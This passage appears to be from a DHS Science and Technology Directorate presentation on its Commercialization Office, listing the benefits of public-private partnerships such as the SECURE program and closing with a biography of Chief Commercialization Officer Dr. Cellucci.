3. Positive economic growth for American economy	3. Successful products share in the "imprimatur of DHS"; providing assurance that products really work	3. Monies can be allocated to perform greater number of essential tasks
4. Possible product "spin-offs" can aid other commercial markets	4. Significant business opportunities with sizeable DHS and DHS ancillary markets	4. End users receive products aligned to specific needs
5. Customers ultimately benefit from COTS produced within the Free Market System – more cost effective and efficient product development	5. Commercialization opportunities for small, medium and large business	5. End users can make informed purchasing decisions with tight budgets

Commercialization Office Highlights:

- White House Office of Science and Technology Policy briefings (Chief Technology Officer Aneesh Chopra)
- Homeland Security Council: Recommended priority for FY11-15 for transportation security: SECURE Program
- Homeland Security Advisory Council, Essential Technology Task Force Report, June 2008
- Council on Competitiveness, Chief Commercialization Officer is first Federal Government Representative
- “Big Bang Economics”: CNN Feature Video with Jeanne Meserve
- Two Federal Certification Programs developed and implemented– SECURE™ and FutureTECH™: Innovative public-private partnerships
- Published Five books (and more than 20 articles) on requirements development and public-private partnerships
- Commercialization Office websites have highest number of page visits and longest dwell time (over 17 minutes) of all S&T Directorate websites

Summary

- Commercialization can be viewed as a “Win-Win-Win” approach to developing capabilities for DHS stakeholders
- Innovative public-private partnerships offer alternative to traditional Acquisition activities at “Obtain” phase
- Increase speed-of-execution and net realizable budget for DHS, extendable to other federal agencies

Questions and Answers

U.S. Department of Homeland Security: Science and Technology Directorate's Chief Commercialization Officer

Dr. Cellucci accepted a five-year appointment from the Department of Homeland Security in August 2007 as the Federal Government's first Chief Commercialization Officer (CCO). He is responsible for initiatives that identify, evaluate and commercialize technology for the specific goal of rapidly developing and deploying products and services that meet the specific operational requirements of the Department of Homeland Security's Operating Components and other DHS stakeholders such as First Responders and Critical Infrastructure/Key Resources owners and operators. Cellucci has also developed and continues to drive the implementation of DHS-S&T's outreach with the private sector to establish and foster mutually beneficial working relationships to facilitate cost-effective and efficient product/service development efforts. His efforts led to the establishment of the DHS-S&T Commercialization Office in October 2008. The Commercialization Office is responsible for four major activities; a requirements development initiative for all DHS stakeholders, the development and implementation of a commercialization process for DHS, development and execution of private sector partnership programs such as SECURE and leading the private sector outreach for the S&T directorate.

Since his appointment, he has published three comprehensive guides [*Requirements Development Guide* (April 2008), *Developing Operational Requirements* (May 2008), and *Developing Operational Requirements, Version 2* (November 2008)] dealing with the development of operational requirements, developed and implemented a commercialization model for the entire department and established the SECURE Program—an innovative public-private partnership to cost-effectively and efficiently develop products and services for DHS's Operating Components and other DHS stakeholders. In addition, he has written over 25 articles and a compilation of works [*Harnessing the Valuable Experiences and Resources of the Private Sector for the Public Good,* (February 2009)] geared toward the private sector to inform the public of new opportunities and ways to work with DHS. Cellucci has received recognition for his outreach efforts and engagement with the small and disadvantaged business communities who learn about potential business opportunities and avenues to provide DHS with critical technologies and products to help secure America.
Cellucci is an accomplished entrepreneur, seasoned senior executive and Board member possessing extensive corporate and VC experience across a number of worldwide industries. Profitably growing high technology firms at the start-up, mid-range and large corporate level has been his trademark. He has authored or co-authored over 139 articles on Requirements development, Commercialization, Nanotechnology, Laser physics, Photonics, Environmental disturbance control, MEMS test and measurement, and Mistake-proofing enterprise software. He has also held the rank of Lecturer or Professor at institutions like Princeton University, University of Pennsylvania and Camden Community College. Cellucci also co-authored ANSI Standard Z136.5 "The Safe Use of Lasers in Educational Institutions". Dr. Cellucci is also a commissioned Admiral and Commander of a Squadron in Texas responsible for civil defense and has been a first responder for over twenty years.
As a result of his consistent achievement in the commercialization of technologies, Cellucci has received numerous awards and citations from industry, government and business. In addition, he has significant experience interacting with high ranking members of the United States government—including the White House, US Senate and US House of Representatives—having provided executive briefs to three Presidents of the United States and ranking members of Congress. Cellucci represents DHS as the first Federal Government member on the U.S. Council on Competitiveness.

Cellucci earned a PhD in Physical Chemistry from the University of Pennsylvania, an MBA from Rutgers University and a BS in Chemistry from Fordham University. He has also attended and lectured at executive programs at the Harvard Business School, MIT Sloan School, Kellogg School and others. Dr. Cellucci is regarded as an authority in rapid time-to-market new product development and is regularly asked to serve as keynote speaker at both business and technical events.

Homeland Security